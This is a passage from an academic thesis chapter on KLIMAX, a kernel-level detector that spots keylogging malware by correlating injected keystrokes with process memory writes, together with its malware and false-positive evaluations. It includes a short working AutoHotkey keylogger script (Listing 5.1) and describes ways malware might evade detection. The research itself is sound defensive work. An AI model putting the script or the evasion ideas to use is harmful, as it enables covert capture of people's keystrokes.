minimum and the maximum number of keystrokes. A pattern can be transformed in a stream of keystrokes by instantiating the following configuration parameters: N as the number of samples in the pattern, T as the time interval between two successive samples, and K_{min}, K_{max} for the minimum and maximum number of keystrokes per sample allowed. To transform a pattern in a stream of keystrokes for the time interval i, we use Equation 3.1 to compute the average rate $\bar{R}_i$ (both equations are reported for the sake of clarity):

$$\bar{R}_i = \frac{P_i \cdot (K_{max} - K_{min}) + K_{min}}{T}.$$

Similarly, we rely on Equation 3.2 to transform the amount of bytes written in a generic time interval i into the value of the sample P_i:

$$P_i = \frac{\bar{R}_i \cdot T - K_{min}}{K_{max} - K_{min}}.$$

We now introduce the building blocks of the architecture underlying our approach.

5.3 Our Approach

In our approach we aim to determine the correlation between the stream of issued keystrokes and the memory writes a process exhibits. In case of high correlation between the two, the monitored process is flagged as malware with keylogging behavior. The general intuition is depicted in Figure 5.1.

It is important to notice that in our approach we inject the keystrokes without any application on the foreground. This is to explicitly trigger any eavesdropping behavior in the background, and, at the same time, avoid the common case of a simple word-processing application raising false alarms. As Figure 5.1 suggests, if Firefox was not kept running in the background,




Figure 5.1: The intuition leveraged by our approach in a nutshell.

a simple correlation test would flag both Firefox and actual keylogger as processes highly correlated with the user input.

Profiling memory writes is a fairly complex task. First, even a simple program performs a huge amount of memory writes in a short period of time. Second, memory management, in the modern x86 architecture, is partly responsibility of the operating system (OS) and partly delegated to the hardware. While software-managed events like page-faults are in complete control of the OS, tasks that occur more frequently like linear-to-physical address translations are performed directly by the hardware. The OS has no means to intercept or monitor these events. Performing differential analysis over multiple memory snapshots is another loose end: multiple writes performed on the same memory location would be detected as a single memory write.

The complexity of this challenge advocates for a low-level solution. Since we wanted our solution to be widely adopted and ready to be deployable in existing production systems, we ruled out the option of using any form of software or hardware virtualization support, and opted for a kernel-level solution. Although solutions to virtualize running systems have been recently explored [56; 68], the choice of a kernel-level solutions is also crucial to access detailed information on execution contexts and memory regions that is only available in the kernel. Knowledge about the running thread and the DLL being used serves to our fine-grained analysis to better isolate and profile the keylogging behavior among the many possible concurrent activities performed by the malware. An obvious requirement is also the ability to access this information in a thread-safe manner.

In exchange for a low-level development environment, operating in kernel-space provides us with many advantages: we can intercept and to some extent




Figure 5.2: High-level architecture. MPC stands for Memory Performance Counter and it represents the performance counter describing the memory activity of a thread in a particular memory region.

control the memory management, override the kernel data structures, access real-time information, and most importantly, isolate our infrastructure from user-space threats thus adopting a limited trusted computing base (TCB). This allows us to target a broad class of keylogging malware, only ruling out kernel rootkits. In addition, kernel-level events can be intercepted and used to trigger malware analysis on demand when using our detection technique in reactive mode, as better explained in Section 5.6.

Figure 5.2 displays a high level view of our solution as a three-tier architecture. The three components are the monitor, implemented by the monitoring infrastructure termed KLIMAX, the injector, and the detector. Even if in our solution the detector is implemented as a user-space component, it can be easily moved into the kernel to further limit the TCB running in user-space. The monitor, i.e., KLIMAX, exposes a memory write performance counter to the injector, and is divided into two sub-components, the shadower and the classifier. The former takes care of intercepting each memory write performed by the monitored process. The latter classifies which memory region has to be monitored, and which memory write has to be counted.

Given a process to be analyzed for keylogging activities, our detection technique works as follows. First, we move the focus of the graphical user interface to the desktop. Then, the detector instructs the monitor to intercept the memory writes of the target process. The classifier determines which memory regions are of interest, and for those, the monitor instructs the shadower to intercept any memory access. The detector, after establishing the nature and length of the pattern to be used, sends its stream representation to the injector. The injector has now knowledge of the number of keystrokes it has to inject for each time interval. The detection process can now start: for each sample, the injector issues the determined number of keystrokes, and notifies the monitor upon termination. The monitor, then, replies with the memory writes that took place (both divided on a per-thread and on a per-memory-region basis). Upon injection of all the samples, the injector assembles all the memory writes in a set of Memory Performance Counters (again, one for each combination of thread and memory region). The MPCs so-assembled are finally forwarded to the detector to be transformed into the respective pattern representations. The detector can now compute the respective correlations against the pattern previously injected. If any of the correlations is statistically significant, the process is flagged as a keylogging malware.

The solution hereby explained has been implemented for Windows XP 32-bit version, but the general design is applicable to other OSes as well. The kernel has been configured to run in single processor mode and without taking advantage of the Physical Address Extension (PAE). All the components can be easily updated to handle PAE and SMP kernels. Porting the implementation to either Windows Vista or Windows 7 requires the user to disable the PatchGuard security protection.

5.3.1 Detector

The pattern generation is the most important task carried out by the detector. As we explained in Section 5.2, a pattern is defined in terms of multiple parameters (N, T, K_{min}, and K_{max}) and a characteristic function that describes the underlying pattern distribution. In order to generate a pattern representation from these input specifications we used the statistical suite R [75]. To obtain low predictability of the pattern in question, we leverage all the standard random distributions supported by R. Throughout our tests adopting different distributions and parameters yielded comparable accuracy results, as we already confirmed with KeySling in Chapter 3. Upon completion of the injection, the detector receives a detailed report of the memory writes the process performed. The report includes a set of write patterns classified per code segment and thread. Each of these patterns is further categorized basing on the written memory regions (data, stack, or heap). The detection process terminates with a correlation test against all the output patterns found. The process is then flagged as malicious when at least one of those shows a PCC ≥ 0.70.

5.3.2 Injector

The injector runs in kernel space and is implemented as a virtual keyboard driver. Once it receives the injection pattern sent by the detector, it converts it into a stream of keystrokes, and starts injecting the samples. After each sample it retrieves the write counters from the monitor. Once the whole injection terminates, it forwards the write results to the detector. It may be argued that simpler solutions exist. For instance, the library function `SendInput` would have allowed us to run the whole component in user space, thus reducing the overall complexity. However, in order to keep a limited TCB and a higher-priority injection we opted again for a kernel-level solution.

5.3.3 Monitor

In the `x86` architecture a memory access is cooperatively handled by the CPU and the operating system (OS). Each time a linear address is referenced, the CPU checks for its validity. When the physical page is either not present or reserved, the CPU page faults, i.e., it asserts the `0x0E` interrupt. It also pushes in the stack contextual information such as the faulting address, the error code, and the current instruction pointer. The control is then passed to the OS kernel and in the particular to the interrupt handler whose task is to invoke the kernel component in charge of resolving the fault.

The monitor is implemented by KLIMAX in a kernel-driver, and it is placed in the middle of this execution flow. The main idea is to protect all the address space of a process such that each memory access translates to a memory access violation. By intercepting each time the CPU asserts the page fault interrupt, we can identify the faulting instruction, disassemble it, and calculate the number of bytes the instruction attempted to access. To let the program gracefully resume its execution the protection is then temporarily disabled. The protection, however, must be re-enabled immediately, as subsequent instructions accessing the memory would pass otherwise unnoticed. This can be achieved by leveraging a built-in feature of the `x86` architecture known as "single step". When enabled by setting the trap flag in the `eflags` register, the CPU asserts the debug interrupt (`0x01`) prior to execution of the following instruction, granting us the perfect time slot for protecting back the accessed memory region. The driver is divided in two logical components termed shadower and classifier implementing the logic outlined so far. Those two components are in turn invoked on-demand by two custom interrupt handlers. By means of these, the execution flow is selectively rerouted based on which process is currently running, and if that process is scheduled for analysis.

Interrupt Handlers

KLIMAX installs two customized interrupt handlers for both `0x0E` and `0x01` interrupts by modifying the processor's Interrupt Descriptor Table (IDT). These two handlers are the only entry points needed to selectively unprotect and protect the accessed memory regions. As they are invoked regardless of the running process, it is of extreme importance to keep them as simple and fast as possible. Luckily, since each process can be uniquely identified by the address of its page directory, checking whether a process is scheduled for analysis is a matter of comparing which page directory is loaded in the `cr3` register. In approximately 10 instructions both handlers carry out this check and, in case of no match, invoke the original interrupt handlers.




Figure 5.3: The internals of KLIMAX. In particular, how the shadower and the classifier cooperate with the rest of the system to keep a record of the program's memory writes.

Shadower

As soon as we instruct KLIMAX to monitor a process, the shadower asks the classifier which memory regions shall be protected, and hence monitored. The classifier reports back the corresponding set of page table entries (PTEs). The shadower protects the selected memory regions by overriding the PTEs' access control bits in such a way that that any further memory access triggers a memory violation, and thus a page-fault. There are two different strategies to do so: by marking the PTE super-user (and thus setting the `owner` bit to 0) or read-only (and thus setting the `write` bit to 0). In either cases the shadower creates a shadow copy of the access control bits. The choice is analysis-dependent: by write-protecting the memory regions we can only collect statistics on a limited (only writes) class of memory accesses; on the other hand, the decreased number of page-faults would also make the analysis faster and, as a consequence, reduce the overhead imposed to the user. Luckily, detection of keylogging behaviors leverages the intuition that only memory writes are a good predictor of keystroke leakage. Overriding the `write` bit invokes the page-fault routines exactly when a write is taking place and, at the same time, allows the analyzed process to avoid unnecessary page-faults.

In both cases the TLB must be flushed as the it may be caching virtual-to-physical address resolutions of memory regions now protected. Figure 5.3a depicts what now happens when a memory address is referenced. When this occurs, the shadower (i) reverse-lookups the PTE that references the faulting address, then, if the PTE is valid, it replaces the `Owner` bit (or the `Write` bit) with its original value; (ii) sets the trap flag in the pushed `eflags` register; (iii) stores the address that caused the page fault along with the current thread identifier in a private buffer and invokes the classifier to update its statistics. Finally the control is given to the real interrupt handler `KiTrap0E`. The function `MmAccessFault` can now determine the real reasons of the page fault. In case no reason is found, that is the page was valid and the page fault took place only because of the shadower, the kernel gracefully resumes the program's execution. In any other case the kernel transparently executes all the steps required to resolve the page fault.

When the program resumes its execution, the very same instruction is executed for a second time. Once all the referenced memory regions are unprotected (multiple PFs may occur for the same instruction), the execution continues until the following instruction when, because of the set `TF` flag, the processor asserts the debug interrupt (Figure 5.3b). As a consequence, the shadower is again invoked (this time via the `0x01` interrupt handler). It now checks which memory address previously faulted when the current thread was executing, it reverse-lookups the PTE and replaces the protection bit with the shadowed copy, and eventually flushes the TLB entry via the `invlpg` instruction. There are cases in which the shadower does not have a shadow copy for that PTE yet. This happens when the original page fault occurred because the page was invalid. In such cases the classifier is once again invoked, and asked to determine whether the PTE shall be set protected.

Classifier

The classifier is invoked in two different courses of action: when the shadower needs to determine whether a PTE shall be protected, and when it needs to update the MPCs. To determine if a PTE shall be shadowed, the classifier analyzes the PTE content. In a number of cases, the classifier replies negatively, for example when the PTE is not valid, or the PTE is not user accessible. In any other case it updates the PTE's shadow copy and replies affirmatively to the shadower.

In case the classifier is invoked to update the MPCs, several steps are carried out. First, the shadower uses the saved instruction pointer to look up the instruction that generated the page fault. It then disassembles it and extract the amount of bytes the instruction attempted to access. It also retrieves the original `ecx` register's value in case the faulting instruction was part of the `rep mov` family. This is a mandatory step because a `rep mov` instruction executes the `mov` instruction `ecx` times. The instruction pointer is also used to identify the code region being executed—either a library or the main executable—, while the memory address that originated the page fault is used to look up the accessed memory region, i.e., either stack, heap, or data. Once extracted all these pieces of information, the shadower finally updates the related MPC.

5.4 Optimizing Detection Accuracy

In this section, we examine in detail how our design deals with potential sources of false negatives and false positives to maximize detection accuracy.

False negatives arise when a malicious application exhibiting keylogging behavior evades our technique and goes undetected. A first attempt for malware to evade detection is to spawn multiple processes and multiple threads and perform keylogging activity in any of newly created execution contexts. To deal with this situation, our infrastructure supports simultaneous monitoring of multiple processes and multiple threads. Keylogging behavior is inferred from any highly-correlated MPCs (which thread or memory region does not affect our analysis).

Another important factor to consider is that malware authors strive to conceal the malicious behavior and exploit any possible information leakage channel available. To deal with this scenario effectively, Klimax monitors any memory writes performed by both the application code and the DLLs. This is crucial for two reasons. First, the keylogging activity may be implemented entirely in a DLL installed by the malicious application. Second, any form of information leakage that goes beyond harvesting keystroke-related data in memory must be mediated by the OS and typically exposed to the application via the library interface. We have experimented at length with many forms of information leakage, including storing keystroke-related data on the disk, recording information in the Windows registry, or sending data over the network. In all the cases, the memory write patterns exhibited by the system DLLs used to carry out these tasks showed extremely high correlation with our injected pattern.

A potential evasion strategy is to avoid using any system DLL and reimplement the API interface entirely without any significant memory writes that would otherwise trigger detection. While the concrete possibility of such a strategy remains to be explored—especially in multi-threaded contexts—, our implementation can be trivially extended to enrich the memory write profile with commonly used in-kernel performance counters that record and expose any form of I/O activity on a per-thread basis. In our analysis, however, we have not been able to identify any realistic example of this scenario in practice. One final concern is for malware attempting to perform denial of service and evade our detection technique. For example, if for each keystroke injected a malicious application were to produce an unbearable amount of memory writes, our in-kernel monitor may not be able to keep up with the extremely high resulting page fault rate and get gradually out of sync with the injector. This can potentially lower the correlation computed significantly and evade detection in some cases. It is important to remark that a malicious application performing any denial-of-service attack should also avoid introducing an excessive delay not to miss subsequent keystrokes. To mitigate this effect, however, great care was taken to optimize our monitoring implementation (i.e. no shadowing of read-only memory regions). First, we implemented shadowing at the PTE level instead of the PDE level to achieve better discrimination power. A single PTE maps a single page that can be clearly identified and classified basing on its characteristics. For example, to avoid unnecessary page faults, KLIMAX prevents shadowing of text regions and read-only memory regions. In addition, our implementation optionally supports selective shadowing of memory regions in use by system DLLs, useful in scenarios in which some system DLL is made part of the TCB. Finally, our implementation avoids shadowing of transient stack regions that are used frequently and generate unnecessary noise. More details on how to identify those regions are given in the remainder of the section.

False positives arise when a legitimate monitored application shows high correlation with the injected pattern and triggers detection. In our preliminary experiments, we found many examples of benign applications showing high correlation when considering generic memory write patterns. In these cases, the application would typically register a callback to the kernel to intercept keystroke events, discriminate those of interest, and trigger some action (i.e. launch specific application) when a match against a predefined key sequence was identified. The high correlation was essentially triggered by the mechanics of invoking the programmer-provided callback—implemented in a system DLL (i.e. `USER32.dll` in the version of Windows we experimented with)—, and by transient memory write patterns observed on the stack at callback execution time.

To deal with these very common scenarios, our key observation is to concentrate the analysis exclusively on memory write patterns that clearly indicate a form of information harvesting or leakage. In this light, our implementation first avoids logging any memory writes performed by `USER32.dll`. As a result, this frequently-used system DLL becomes part of the TCB in our design. We believe this is not a serious limitation, since any common security suite solution constantly monitors system DLLs to detect any malicious attempt to replace them. As an option, our implementation can be trivially extended to perform similar integrity checks on core system DLLs and intercept attempts to replace them. Note that `USER32.dll` does not expose any API that can be somehow exploited to leak keystroke-related data and potentially evade our technique.

Other sources of false positives are transient memory writes on the stack that are frequently used in the programmer-provided callback to implement the application logic. At a first glance, one might be tempted to exclude the stack from the analysis altogether. Unfortunately, an attacker could still leverage long-lived regions of the stack to harvest keystroke-related data and evade the resulting detection technique. Implementing this strategy is trivial and only involves allocating a sufficiently-large buffer on the stack in the entry point of the program (e.g. `main()`), and keeping a global pointer to access the buffer from the callback. To provide an effective solution to both problems, KLIMAX identifies long-lived regions of the stack during execution automatically and excludes any other stack region from the analysis.

To this end, we have designed an adaptive algorithm to safely identify long-lived stack regions for existing and newly created thread stacks. Initially, the entire stack is marked as long-lived and no memory write is excluded from the analysis. As the execution progresses, we sample the stack pointer of each thread under analysis at regular time intervals and update the deepest value found. This allows us to avoid any assumption on long-lived regions at thread initialization time when long-lived stack variables may not have been allocated yet. When a sampled value of the stack pointer falls behind the deepest value found, we finally observe the stack shrinking for the first time, and our adaptive identification strategy can safely start.

The first memory range we observe at the time when the stack first shrinks becomes the current long-lived region of the stack. As the stack keeps shrinking during execution, we update the long-lived region of the stack till convergence. This strategy follows the intuition that the stack pointer is always deeper than any long-lived stack variable used by the program with the exception of samples collected at thread initialization time. Our adaptive algorithm converges very quickly and causes only very few irrelevant memory writes on short-lived regions of the stack to be accounted for in the analysis at initial stages. Finally, note that ignoring short-lived regions of the stack in the analysis is hardly a concern for the generation of false negatives . An attacker can only temporarily harvest sensitive information on short-lived stack variables and any other global memory write pattern will still result in high correlation and trigger detection.

5.5 Evaluation

We have evaluated KLIMAX extensively, first with a synthetic keylogger to assess the ability to detect multiple forms of data harvesting, subsequently experimenting with realistic benign applications and malware to evaluate our detection accuracy in real-world scenarios. Our experiments were performed on a personal computer equipped with a 2.13GHz Intel Core i7 processor and 4 GB memory, running Windows XP Professional SP3.

5.5.1 Synthetic Evaluation

Our synthetic keylogger is a standard Windows application written in `C++` in less than 100 lines of code. Our keylogger can be configured to emulate several forms of data harvesting, a feature which turned out to be very useful for evaluating the robustness of KLIMAX and for regression testing purposes during the development of the overall infrastructure.

In Table 5.1 we show the results of the most representative experiments conducted in common keystroke harvesting scenarios. In the table we represent every output distribution of interest showing at least one non-null value

Code Region	Memory Region	Global + SLStack	LLStack	Disk Leaking	Network Leaking
`keylogger.exe`	data	1	0	~ 1	0
	stack	0	1	0	0
	heap	1	0	~ 1	0
`ntdll.dll`	data	-	-	0	0.76
	stack	-	-	0	0
	heap	-	-	~ 1	0.91
`kernel32.dll`	data	-	-	0	0
	stack	-	-	0	0
	heap	-	-	~ 1	~ 1
`mswsock.dll`	data	-	-	-	0
	stack	-	-	-	0
	heap	-	-	-	0.98
`wshtcpip.dll`	data	-	-	-	0
	stack	-	-	-	0
	heap	-	-	-	0.94

Table 5.1: Synthetic test cases and resulting PCC values.

within the window of observation. Output distributions were produced at the finest level of granularity possible, to report PCC values for individual memory regions (i.e. data, stack, heap) of the program code (i.e. `keylogger.exe`) and of each DLL.

For each test case, we report only a single column of the table since our synthetic keylogger runs entirely in a single thread of execution. An exception is the last test case, where a new thread of execution is automatically spawned by the network libraries to establish and maintain a TCP connection. For brevity, we only represent results obtained for the spawned thread, which immediately reveals high PCC values as a result of the malicious network activity. The first column of the table shows the correlation values estimated by KLIMAX for our synthetic keylogger configured to harvest every keystroke intercepted on the heap, on the data region, and on a stack variable allocated at callback execution time. As expected, full correlation is found on the heap and on the data region, while no activity was recorded and thus no correlation is shown for the short-lived stack variable.

The second column shows correlation results for our synthetic keylogger configured to harvest every keystroke intercepted on a long-lived stack buffer allocated in the entry point of the program. Thanks to the quick convergence of our adaptive algorithm to automatically track long-lived stack regions, full correlation is still found as a result of all the suspicious memory writes detected on the stack. We also tested our adaptive algorithm in several adverse conditions, for example, starting the analysis at initialization time or at thread creation time. In all the cases, the number of spurious writes in the initial stages of the algorithm was negligible and had no impact on the overall correlation values computed.

Finally, the last two columns of the table show correlation results for two other interesting scenarios: a keylogger logging every keystroke on the disk, and a keylogger sending every keystroke to a remote server. In both cases, the activity performed by the DLLs is reflected in very high correlation values that would immediately trigger detection. Note that no DLL-originated memory write on the stack was recorded in any of test cases. Memory activity on the stack was only identified for short-lived variables, as expected. Also note that the high correlation values reported for memory write patterns on the heap and the data region in the third test case are actually produced by the C Run-Time Libraries, which on Windows are statically linked by default.

5.5.2 Malware Detection

To evaluate the effectiveness of our detection technique, we experimented Klimax with real-world malware. Our analysis started with obtaining a random sample of the malware dataset described in [79]. The original sample included 64 entries matching at least one keylogger-like label from all the results given by VirusTotal. Out of the 64 entries initially extracted, we isolated 23 malware samples that were categorized as active in the original dataset.

For all the identified entries, we conducted extensive analysis and manual inspection to determine the real nature of each sample and identify the presence of any relevant keystroke interception API used for keylogging purposes. Only in a few cases, the binary was neither packed nor obfuscated and basic static analysis was sufficient to extract the set of APIs used. In all the cases, however, we had to repeatedly perform dynamic malware analysis to determine whether any keylogging API was actually invoked at runtime. To carry out our analysis we experimented with the most common malware analyzers available online. In many cases, the analysis was made extremely difficult by malware trying to conceal and obfuscate their behavior, with explicit measures to evade several forms of static and dynamic analysis. We ran several experiments for each malware sample considered, even in cases when no keylogging API was detected by static or dynamic analysis. For these cases, it is important to assess whether any other malware activity could unexpectedly result in high PCC values and trigger detection. For all the other cases, high PCC values are to be expected every time a malware sample exhibits any form of keylogging behavior.

To simulate a realistic detection scenario, we assumed that no information was available on which of the running processes was the malware. To deal with this setting, we first waited to system to be idle, we then ran KLIMAX against all the processes for a limited amount of time ($N = 4$ and $T = 500$), and finally we flagged as candidate only the processes performing memory writes during a warm-up injection phase. This first step greatly reduced the number of candidate processes and allowed KLIMAX to examine only a few processes in a second step. In all our experiments (and in any realistic scenario on an idle system) the number of candidates rarely exceeded a handful of cases, thus allowing KLIMAX to later on analyze all the remaining processes in parallel, and minimize the detection time. During the second step of our analysis, we instead configured KLIMAX with $N = 20$ and $T = 500$, and triggered a successful detection in case of PCC values ≥ 0.70. The remaining configuration parameters (K_{min}, K_{max}, and the underlying distribution of the pattern) played a negligible role in our experiments, hence producing similar results using different settings.

Malware Label	**Keylogging API**	**API used**	**PCC**
`Backdoor.Win32.Poison.pg`	✓	✓	~ 1
`Trojan-Downloader.Win32.Zlob`	-	-	negligible
`Monitor.Win32.Perflogger.ca`	-	-	negligible
`Suspicious.Graybird.1`	-	-	negligible
`Trojan-Spy.Win32.SCKeyLog.am`	-	-	negligible
`Backdoor.Win32.IRCBot.ebt`	-	-	negligible
`Worm.MSIL.PSW.d`	✓	✓	0.74
`Worm.Win32.Fujack.cr`	-	-	negligible
`BackDoor.Generic9.MQL`	✓	✓	~ 1
`Trojan.Win32.Agent.arim`	-	-	negligible
`PSW.Agent.7.AH`	✓	✓	0.78
`Worm.Win32.AutoRun.adro`	-	-	negligible
`Trojan.Win32.Delf.eq`	-	-	negligible
`Net-Worm.Win32.Mytob.jxu`	-	-	negligible
`Trojan-Spy.Win32.SCKeyLog.au`	-	-	negligible
`Backdoor.Ciadoor`	✓	✓	0.98
`Backdoor.Win32.Agent.su`	✓	-	negligible
`Backdoor.Win32.G_Spot.20`	-	-	negligible
`Trojan-Spy.MSIL.KeyLogger.oa`	✓	-	negligible
`Downloader.Rozena`	-	-	negligible
`Downloader.Banload.BDRQ`	-	-	negligible
`Heur.Trojan.Generic`	-	-	negligible
`PSW.Generic7.BNDX`	-	-	negligible

Table 5.2: Malware considered for analysis and resulting PCC values.

Table 5.2 shows the results of our evaluation for the set of malware samples considered. For each sample, we show: (i) the result of our static and dynamic analysis to identify any keylogging API; (ii) the result of our fine-grained analysis to determine whether the keylogging API was actually used at runtime; (iii) the maximum PCC value reported by KLIMAX for each process and each thread created by the malware sample at runtime. Negligible correlation is reported for PCC values below 0.1. The labels adopted to identify each malware sample are taken from common anti-virus software—including Kaspersky, Symantec, and AVG—depending on availability and discrimination power.

As shown in the table, for 16 malware samples we were not able to identify any keylogging API and the resulting PCC values were always negligible, as expected. A manual inspection revealed that these samples were sometimes misclassified, in other cases we found downloaders instructed to download additional malicious software (i.e., the keylogging component was not part of the original sample), in yet other cases we found privacy-breaching malware not exhibiting keylogging behavior (e.g. stored password stealers). Furthermore, in 5 cases, where the keylogging APIs were correctly identified and also used at runtime, KLIMAX always reported high correlation values triggering detection. Finally, in the 2 remaining cases, we identified the presence of keylogging APIs in the malware samples, but those APIs were never actually used at runtime. As a result, KLIMAX reported negligible correlation.

In both cases, we were able to easily analyze the runtime behavior of the malware and establish that no keylogging API was actually used. In the case of `Backdoor.Win32.Agent.su`, no memory write pattern could ever be recorded even when using very large windows of observation. The malicious application appeared to be completely idle and waiting for input from a remote server. In this case, it can be speculated that the keylogging behavior is only triggered on demand, when new input is received from the remote server. In the case of `Trojan-Spy.MSIL.KeyLogger.oa`, intensive malicious activity was found in the memory write patterns recorded by KLIMAX, but not a single memory write was performed from the DLL that implements the keylogging API.

To confirm our results, we have also carried out differential analysis between the output distributions identified during normal system activity and the output distributions obtained while the keystroke injection phase was in progress. The analysis showed that there was no statistically meaningful difference between the two scenarios. A closer inspection of the malware activity revealed email spamming-like behavior with the malicious application constantly trying to connect to well-known SMTP servers. In this case, it is as well possible that the keylogging behavior can be triggered on demand, although the malware activity seemed extremely deterministic and repetitive even for very large windows of observation. Another hypothesis is to reconsider the sample as part of a larger family of malware that supports several kinds of malicious activities including keylogging, and can be configured to generate multiple variants performing orthogonal activities but with similar signatures and APIs used overall.

5.5.3 False Positive Analysis

We have evaluated our approach with many common benign Windows applications to assess the robustness of our approach with respect to false positives. In the simplest cases, we experimented with applications not relying on any form of keystroke interception mechanism which always resulted in negligible correlation values, or, more often, no correlation at all. More interesting cases are those applications that do rely on some form of keystroke interception mechanism for legitimate purposes. This is the case for popular Windows shortcut managers, launchers, and key remappers. For this reason, we decided to concentrate our evaluation on these cases that are particularly prone to generating false positives.

We installed and tested a sample of the most popular free Windows applications in this category. For each application, we performed static binary analysis—and dynamic analysis when necessary—to extract the set of relevant Windows APIs used, all taken from `USER32.dll`. For our purposes, it is important to distinguish between generic keystroke interception APIs (e.g., `SetWindowsHookEx`, `GetKeyState`, `GetAsyncKeyState`), and hotkey registration APIs (i.e. `RegisterHotKey`). When `RegisterHotKey` is used, a programmer-provided callback is called only when the specified hotkey is detected by the kernel. Since `RegisterHotKey` only allows registering hotkeys with standard modifiers (i.e., `CTRL`, `ALT`, `SHIFT`, `WIN`), a carefully-chosen input stream adopted by the injector will essentially never trigger the execution of the callback and irrelevant correlation values are to be trivially expected.

Luckily, the majority of the hotkey managers we have encountered rely on both `RegisterHotKey` and some other standard keystroke interception API to provide a broader range of features. Testing applications that always make use of standard interception APIs is crucial to make our false positive analysis more effective. When necessary, we updated the default configuration of each application to trigger all the necessary code paths that forced the program to use standard keystroke interception APIs. Before running each experiment, we manually verified this assumption using dynamic analysis.

Table 5.3 shows the results of our analysis for the set of applications considered. For each application, we show the APIs identified using static and dynamic analysis, and the resulting correlation values found. For brevity, we show a single correlation value for each application, which represents the maximum correlation value found over all the output distributions considered on a per-process per-thread basis. Negligible correlation is reported for PCC

Application	Standard API	RegisterHotKey	PCC
HoeKey 1.13	✓	✓	negligible
KeyTweak 2.3.0	✓	-	negligible
Hot Key Plus 1.01	✓	✓	negligible
AutoHotkey 1.0.96.00	✓	✓	~ 1
ZenKEY 2.3.9	✓	✓	negligible
Aquarius Soft Keyboard Hotkey 2.5	✓	✓	negligible
Hotkey Recorder Version 2	✓	-	negligible
HotKey Magic 1.3.0	✓	-	negligible

Table 5.3: Applications considered for false positive analysis and resulting PCC values.

values below 0.1. Our analysis shows that in only 1 case Klimax reported non-negligible correlation values. It is important to remark that in all the other cases high correlation values would have been still reported if we had not explicitly ignored any memory write patterns on short-lived stack regions or any memory writes generated by `USER32.dll`. In the case of AutoHotkey, arguably the most popular hotkey manager for the Windows platform, the high correlation value reported admittedly calls for immediate detection.

A closer inspection reveals that AutoHotkey stores all the keystrokes intercepted in a global buffer to implement advanced features and provide a scriptable interface for the user to handle the keystroke collected in the most convenient way. This experiment confirms the conservativeness of our approach, which aims to signal any form of sensitive data harvesting as dangerous, even without explicitly tracking down information leakage. Ironically, the case of AutoHotkey shows that our analysis is rarely overly conservative. A quick web search revealed that the scriptable interface of AutoHotkey does allow the user to transfer the previously stored keystrokes elsewhere and implement a fully-fledged keylogger in as few as 8 lines of code as shows Listing 5.1.

```
SetFormat, Integer, H
Loop, 0x7f
Hotkey, % "*~" . chr(A_Index), LogKey
Return
LogKey:
Key := RegExReplace(asc(SubStr(A_ThisHotkey,0)),"^0x")
FileAppend, % (StrLen(Key) == 1 ? "0" : "") . Key, Log.log
Return
```

Listing 5.1: AutoHotkey keylogging configuration file.

5.5.4 Performance Analysis

Klimax monitors a process without requiring the user to perform any modification. This is possible by forcing the hardware to page-fault each time a virtual address is referenced. For this purpose, however, we have to force the processor to continuously flush the TLB. Disabling this buffer has a considerable impact on performance as the CPU needs to continuously walk the process's page tables each time a memory address is referenced. As discussed in Section 5.3.3, we adopted several strategies to mitigate the slowdown. First, we could select the technique used to protect the memory address space, and choose write-protection if, as in our case, only write statistics were to suffice. Also, in some specific scenarios, the analysis could simply ignore the transient memory regions, so to reduce the number of page-faults and decrease the performance overhead.

We now present the results of an extensive analysis performed to evaluate the performance impact of each of these parameters. The first tests timed the execution of two implementations of a program writing 10MB of random data on a dynamic allocated memory region. The difference was the instruction's family used to execute the memory writes: in the first version we relied on mov-like instructions, whereas in the second we used a single `reps movs` instruction (much more like how `memcpy` is implemented). Contrary to the case where our infrastructure forced each instruction to page-fault, the latter case represents the worst case scenario since an instruction which previously page-faulted at most once, it is made page-faulting each written word.

